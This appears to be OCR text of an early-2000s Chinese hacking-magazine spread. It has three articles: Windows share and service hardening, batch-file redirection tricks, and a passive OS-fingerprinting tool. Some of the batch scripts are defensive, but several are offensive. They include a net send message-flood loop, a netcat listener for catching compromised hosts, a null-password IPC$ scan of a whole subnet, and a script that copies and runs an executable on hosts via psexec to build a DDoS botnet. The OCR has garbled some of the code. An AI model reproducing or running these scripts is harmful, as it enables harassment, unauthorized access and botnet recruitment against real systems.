


图 3

如果你习惯用注册表，也可在注册表中改动两个地方。你只需要找到下面的选项，并加以修改即可，首先找到：

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters]

添加一个DWORD值，如果你用的是NT SERVER或Win2000 SERVER，则添加："autoshareserver"=dword:00000000；如果用的是NT WORKSTATION或2000 PRPFESSIONAL，则添加一个DWORD值："autosharewks"=dword:00000000。

另外，你还需把IPC（Internet process connection）关掉，找到：

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa]

将"restrictanonymous"键值改为1（即dword:00000001）。

2. 服务问题

下面我说说关于服务的问题。相信大家都知道计划任务的无用性（相信用到他的学生朋友不会很多）及被利用性（at命令就是在利用这个服务）。更可恶的是，Win2000默认安装后，它就被隐藏的开启了，在任务栏上看不到它。所以，我们有充分的理由关闭它。打开控制面板，打开“管理工具”，找到“服务”，在右边的列表中找到“Task Scheduler”，双击它，然后禁用（图4）。




图 4

我再顺便说说另一个服务——message。用过net send命令的人都知道它的方便，但好象任何东西都有它的两面性，如果有个同学给你发无穷多个这样的东西，一定会烦，我们只要把“message”这个服务关掉就可解决这个问题。怎么？你说不可能，那我就告诉你怎么去实现吧！我们只需编一个批处理文件即可，具体的做法是：打开写字板，写下如下内容（\\后的内容为注释）：

```
:a   \\设一个标志
net send 192.168.0.1 "message"   \\这里假设对方的ip为192.168.0.1，而你要给他发的信息为"message"，如果你想给整个局域网中的人发同样的信息，把192.168.0.1换为*就OK了。
goto a   \\返回到标志处继续执行
```

写完上面的三行后，把她保存为一个后缀为.bat的文件，然后执行就可以！怎么样，给别人发小型炸弹，不用去下载软件也可以了。

> **LOOK 注意** net send命令的格式为：net send 目标ip地址 发送内容，如：net send 192.168.0.1 "XFILES"，发送内容的引号可加也可不加。

其实，很多服务都是没有用的，有空仔细琢磨一下，详情可参考本期的另一篇文章“我们不需要哪些服务”。很多远程控制软件即使可隐藏在任务管理器和进程中的足迹，也很难隐藏在服务中的足迹，如果你发现了dameware之类的字样，那么恭喜你，你太有魅力啦！你的每个行动都有人关注。

写这篇文章的目的在于告诉大家，网络安全问题随处都在，一旦你想到了方便，安全隐患也会随之出现。如果你的密码为空，或者是个123456之类的东西，计算机名与用户名和密码是一样的，那么赶快去换掉他们吧！否则，连菜鸟在没有借助任何工具的情况下，都可以和你玩个够！

重定向命令在安全方面的几则应用

ying

大家知道，DOS 下有个不为大家所常用的命令——重定向命令.这个小东西非常有用，该命令同样可用于 Win9x/ME/2000/XP 下，灵活使用这个命令可给我们带来很大的方便——无论是入侵还是防守或是系统应用。今天，就让我们来看几个重定向命令在安全方面的应用实例。

一、命令格式

DOS 的标准输入输出通常是在标准设备键盘和显示器上进行的，利用重定向可方便地将输入输出改向磁盘文件或其它设备，其中：

1. 大于号“>”将命令发送到文件或设备，例如打印机>prn。使用大于号“>”时，有些命令输出（例如错误消息）不能重定向。

2. 双大于号“>>”将命令输出添加到文件结尾，而不删除文件中已有的信息。

3. 小于号“<”从文件而不是键盘上获取命令所需的输入。

4.“>&”符号将输出从一个默认 I/O 流（stdout,stdin,stderr）重新定向到另一个默认 I/O 流。例如，command >output_file 2>&1 将处理 command 过程中的所有错误信息，从屏幕重定向到标准文件输出中。标准输出的数值如下所示：

标准输出	等价的数值
Stdin	0
Stdout	1
Stderr	2

其中，1 和 2 都创建一个文件用于存放数据；4 不一定不能在 DOS 下使用。

二、重定向命令的输出

几乎所有命令均将输出发送到屏幕。即使是将输出发送到驱动器或打印机的命令，也会在屏幕上显示消息和提示。要将输出从屏幕重定向到文件或打印机，请使用大于号“>”。大多数命令中均可使用大于号，例如，在以下命令中，dir 命令生成的目录列表重定向到 Dirlist.txt 文件：

```
dir>dirlist.txt
```

如果 Dirlist.txt 文件不存在，系统将创建该文件。如果 Dirlist.txt 存在，系统将使用 dir 命令的输出替换文件中的信息。

要将命令输出添加到文件结尾而不丢失文件中的任何信息，请使用双大于号“>>”。例如，在以下命令中，dir 命令生成的目录列表附加到 Dirlist.txt 文件中：

```
dir>dirlist.txt
```

将输入重定向到一个命令，就像可以将命令输出发送到文件或打印机而不是屏幕一样，你可以从文件而不是从键盘获取命令的输入。

要从文件获取输入，请使用小于号“<”。例如，以下命令将从 List.txt 文件中获取 sort 命令的输入：

```
sort<list.txt
```

系统将 List.txt 文件各行按字母排序并在屏幕上显示结果。

三、应用举例

1. 给注册表加锁／解锁

大家知道，注册表 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVerssion\Policies\System 分支下的 DWORD 值“Disableregistrytools”的键值如为“1”，则可以给注册表加锁，这样别人就无法使用注册表编辑器。利用重定向命令在 DOS 下就可给注册表加锁／解锁，非常方便。

打开记事本程序，新建一个文本文件，输入如下内容：

```
@echo REGEDIT4>>123.reg
@echo.>>123.reg
@echo [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System]>>123.reg
@echo "DisableRegistryTools"=dword:00000001>>123.reg
@REGEDIT /S /C 123.reg
@deltree /y 123.reg
```

另存为以.bat 为扩展名的批处理文件，点击这个文件注册表就会被锁定！

在上面的命令中，“echo”是 DOS 下的回显命令，在它的前面加上“@”前缀字符，表示执行时本行在命令行或 DOS 里不显示，如果想看到程序执行过程，请将“@”去掉。大家在编写上述代码时要注意的是，第一行中的“REGEDIT4”一定要用大写字母，在第二行中“echo”和“.”之间没有空格。“>>”产生的内容将追加到它后面的文件中。在文件的最后一行加上“deltree /y 123.reg”，就可无需确认就删除 123.reg 文件。

要想给注册表解锁，可以编辑这个批处理文件，只需将“"DisableRegistryTools"=dword:00000001”改为“"DisableRegistryTools"=dword:00000000”，其他内容不变，保存为.bat 文件，点击就可给注册表解锁了。

2. 把登陆 3389 的机器 IP 记录下来

把下面的内容保存为 3389IP.bat：

```
time /t >>log.log
netstat -n -p tcp |find ":3389">>Log.log
start Explorer
```

运行3389IP.bat，然后查看log.log文件即可看到登陆3389的机器IP，是不是很方便呢？

3.恢复DOS实模式

大家知道，某些恶意网页会修改浏览者的注册表，在无所不用的各种手段中，修改注册表使DOS实模式不可用是其中的招数之一。要想恢复DOS实模式方法有很多，用批处理和重定向命令结合使用，是比较特别的一招，在此与大家分享。

```
echo off
echo REGEDIT4>c:\scanreg.reg
@echo >>lock.reg
echo [HKEY_CURRENT_USER\SOFTWARE\Micro
soft\Windows\CurrentVersion\Policies\WinOldApp]>>c:
\scanreg.reg
echo "NoRealMode"=dword:00000000>>c:\scanreg.reg
regedit /s c:\scanreg.reg
@del c:\scanreg.reg
```

另存为以.bat为扩展名的批处理文件，点击这个文件就可恢复DOS实模式，那些DOS应用程序又可以使用了。

4. 等待肉鸡上门

每天费时费力的找肉鸡是不是很辛苦？利用重定向命令和批处理文件就可让你简单的找到肉鸡！方法是用记事本新建一个文本文件，输入如下内容：

```
@echo off
:start
nc -vv -w 5 -l -p 80>>rouji.log
goto start
```

保存为.bat文件（事先得准备好一个nc.exe文件，它是网络故障事件检测软件Netcat的主程序），然后运行此程序，你就等着肉鸡上门主动来找你吧！运气好的话，每天10个不成问题。

5.快速进行空连接

空连接是在没有信任的情况下与服务器建立的会话，换句话说，它是一个到服务器的匿名访问。使用命令：

net use \\IP\ipc$ "" /user:""

就可简单的和目标建立一个空连接（需要目标开放IPC$）。利用重定向命令和for命令就可对一个C类网段进行快速的空连接，并把结果保存到一个文件中供你分析。方法是用记事本编辑如下内容文件：

```
@echo off
echo 格式：test *.*.*>test.txt
for /L %%G in (1 1 254) do echo %1.%%G >>test.txt &
net use \\%1.%%Gipc$ "" /use:"Administrator" | find "命令完成
" >>test.txt
```

将批处理文件保存为.bat，运行即可。这个批处理文件的功能是：对你指定的一个C类网段中的254个ip依次试建立帐号为administrator、口令为空的ipc$连接，如果成功，就把结果记录在test.txt。这样就实现了NT弱口令扫描功能。其中，for命令的功能是对一组文件中的每个文件执行某个特定命令，也就是可用你指定的循环范围生成一系列命令。For命令的格式为：

FOR %variable IN (set) DO command [command-parameters]

具体的含义：

%variable：指定一个单一字母可替换的参数；

(set)：指定一个或一组文件，可使用通配符；

command：指定对每个文件执行的命令；

command-parameters：为特定命令指定参数或命令行开关。

在批处理文件中使用FOR命令时，指定变量请使用%%variable，而不要用%variable。变量名称是区分大小写的，所以%i不同%I。

6.禁止空连接

空连接的存在有一定的危险性，所以我们还是禁止它为好！方法是输入net share查看本地共享资源，接下来输入如下命令删除共享：

```
net share ipc$ /delete
net share admin$ /delete
net share c$ /delete
net share d$ /delete（如果有e,f等盘符可以同法删除）
```

然后用记事本新建一个文本文件，输入如下内容即可：

```
@echo REGEDIT4>>123.reg
@echo >>123.reg
@echo [HKEY_LOCAL_MACHINE\System\Current
ControlSet\Control\LSA]>>123.reg
@echo "RestrictAnonymous"=dword:00000001>>123.reg
@REGEDIT /S /C 123.reg
@deltree /y 123.reg
```

另存为以.bat为扩展名的批处理文件，点击这个文件就可以禁止空连接。

7. 扫描所有和本机以TCP协议连接的计算机

扫描自己的计算机端口，发现有特殊端口打开，可以查木马。不仅如此，利用下面这个批处理文件还可把所有和本机以TCP协议连接的计算机的IP地址都记录下来。这个.bat文件内容如下：

```
data /t>>123.log
time /t>>123.log
netstat -n -p tcp 10>>123.log
```

这样不仅可记录下对方的IP，还有时间和日期，方便自己查

看。

8. 自动获取DDoS肉鸡

DDoS是Distributed Denial of Service的缩写，意即分布式拒绝服务攻击。它指借助于客户／服务器技术，将多个计算机联合起来作为攻击平台，对一个或多个目标发动DoS攻击，从而成倍地提高拒绝服务攻击的威力。通常，攻击者使用一个偷窃帐号将DDoS主控程序安装在一个计算机上，在一个设定的时间，主控程序将与大量代理程序通讯，代理程序已被安装在Internet上的许多计算机上。代理程序收到指令时就发动攻击。利用客户／服务器技术，主控程序能在几秒钟内激活成百上千次代理程序的运行。

虽然不建议大家使用DDoS方式攻击，但作为技术掌握还是很有必要的。可是，如何才能获取进行DDoS攻击的肉鸡呢？把下面的内容保存为ok.bat文件，就可以达到目的了：

```
@echo off
echo 自动获取DDoS肉鸡
for /f "tokens=1,3*" %i in (host.txt) do net use \\%k\ipc$
/user:"%j"
copy %1 \\%i\admin$\sysytem32
if errorelevel 0 goto success
psexec -d \\%i c:\winnt\system32\%1
net user \\%i\ipc$ /del
:success
echo———————————————>>success.txt
echo 肉鸡：%i>>success.txt
echo 用户名：%j>>success.txt
echo 密码：%k>>success.txt
echo———————————————>>success.txt
```

使用方法是：ok.bat *.exe host.txt，其中host.txt的格式为：ip administrator password。好了，快试试吧！但不要用来干破坏哦。

其实，本文所说的方法主要是利用了批处理和相关的命令，重定向命令在其中只是个“传接剂”，起连接作用，但它的功劳也是不小的，所以我们不要忘了重定向命令哦！

给你的机子装只“天眼”

蓝狐狸

黑客在对某服务器发动攻击前，一般首先要设法探知其操作系统类型，能探测操作系统的扫描器有很多，比如著名的Namp等。但这些扫描器的探测往往是主动探测的，而今天我们这里要介绍的这个操作系统的探测工具——“天眼”，则有些不同，它是被动式探测的，什么叫主动式探测，什么叫被动式探测呢？我们一步一步往下看。

一、什么是被动式操作系统探测

因为不同的厂家在编写自己的TCP/IP协议栈时，通常对相关的RFC规范作出不同的解释，使不同的操作系统的协议栈之间存在细微的差别（包括对TCP FIN包的应答处理、TCP初始窗口的大小、ACK值、分片处理方式、初始序列号、IP分组确认号等的差别）。根据综合分析这些差别，就能够确定目标主机的操作系统类型了，这种技术就是著名的TCP栈指纹探测技术，当然这种方法也不是100%的正确，如果修改操作系统源码，就可改变协议栈信息。

而主动式操作系统探测（像Namp这样的扫描器等）探测时会主动向目标系统发送探测包，目标主机回应一个数据包，它根据这些反馈的数据包来判断对方主机的操作系统。不过由于要先向目标系统发送探测包，所以这样的探测虽可靠性较高，但也容易被目标系统发现。于是就出现了被动式探测方式。

被动特征探测不会向目标系统发送数据包，它与嗅探器工作原理很相像，只是被动地探测网络上的通信数据，在嗅探分析这些数据包的基础上来判断远程主机的操作系统。其原理和主动特征探测一样，被动协议栈指纹和主动协议栈的指纹很相似，所以通过分析和鉴别这些协议栈的不同之处，也可判断远程主机的操作系统。

二、为什么要使用被动式探测 有什么好处

为什么要使用被动式探测呢？使用它有什么好处呢？

使用被动式探测的主要好处是其探测的隐蔽性。前面我们已经说了，主动式探测要发送数据包，如果对方系统装有IDS就有可能被发现。而被动式探测就不会，攻击者可用它来秘密探测系统，如通过正常地请求其WEB服务器的WEB页，被动式探测工具就会进行分析，得出结果，即只要浏览一下它的网页就可得知它的系统类型。

这对于绕过一些IDS系统的检测有很大的帮助，而且反过来讲，被动式探测也是了解攻击者而不被攻击者觉察的方法之一，只要开着被动式探测工具，如果有人对你进行扫描和攻击，它就能帮你了解敌人情况，而攻击者不会察觉。

三、“天眼”的使用详解

前面我们讲了大堆原理，相信大家对被动式操作系统探测有了解了。

不过光有理论没有实例是不行的，下面还是来让我们看一个国产被动式系统探测的经典之作——“天眼”！相信大家在用过“天眼”后，会对被动式操作系统探测有更深刻的了解。

“天眼”是cloud的作品，最新版本是v.1.05。它能工作在Windows9x/nt/2000/XP各平台上，不过由于被动式探测的数据毕竟有限，所以其探测结果并不完全准确。和大多数嗅觉器一样，在使用天眼1.0.5版前，你必须先安装winpcap才行。

1、安装winpcap

打开压缩包，双击exe安装程序，弹出

WinPcap 安装界面（图1），接着要接受协议，然后按默认设置，一步步完成安装。






图1

2、使用“天眼”

WinPcap 安装完毕后“天眼”就可以工作了，“天眼”的操作界面非常简单，如图2 所示，


图2

只要单击其“操作菜单”里的“开始”，就开始探测工作了。把它最小化（最小化后，它会在任务栏右端显示小图标）。不管它，打开IE 随便浏览几个网站，然后再打开“天眼”一看，呵呵，看到了吗（图3）？我什么都没干，只是浏览了几个网页哦！这几个网站的WEB 服务器的操作系统类型就显示出来了！而且它不但能判断操作系统类型，还能对IP 地址进行反向解析，并集成了“追捕”的数据库（可把新版本追捕的wry.dll 文件拷贝过来升级地址库），能显示IP 地址所对应的地理地址。


图3


接着把探测到的信息保存下来，点击“操作菜单”里的“导出文本”，取个文件名，就可把这些信息以文本文件的方式保存下来。下次运行软件后打开该文件，然后再开始运行，这样记录就会追加到原来的文件里，可以积少成多，如果想另存为一个文件，则可以用“新建”命令。

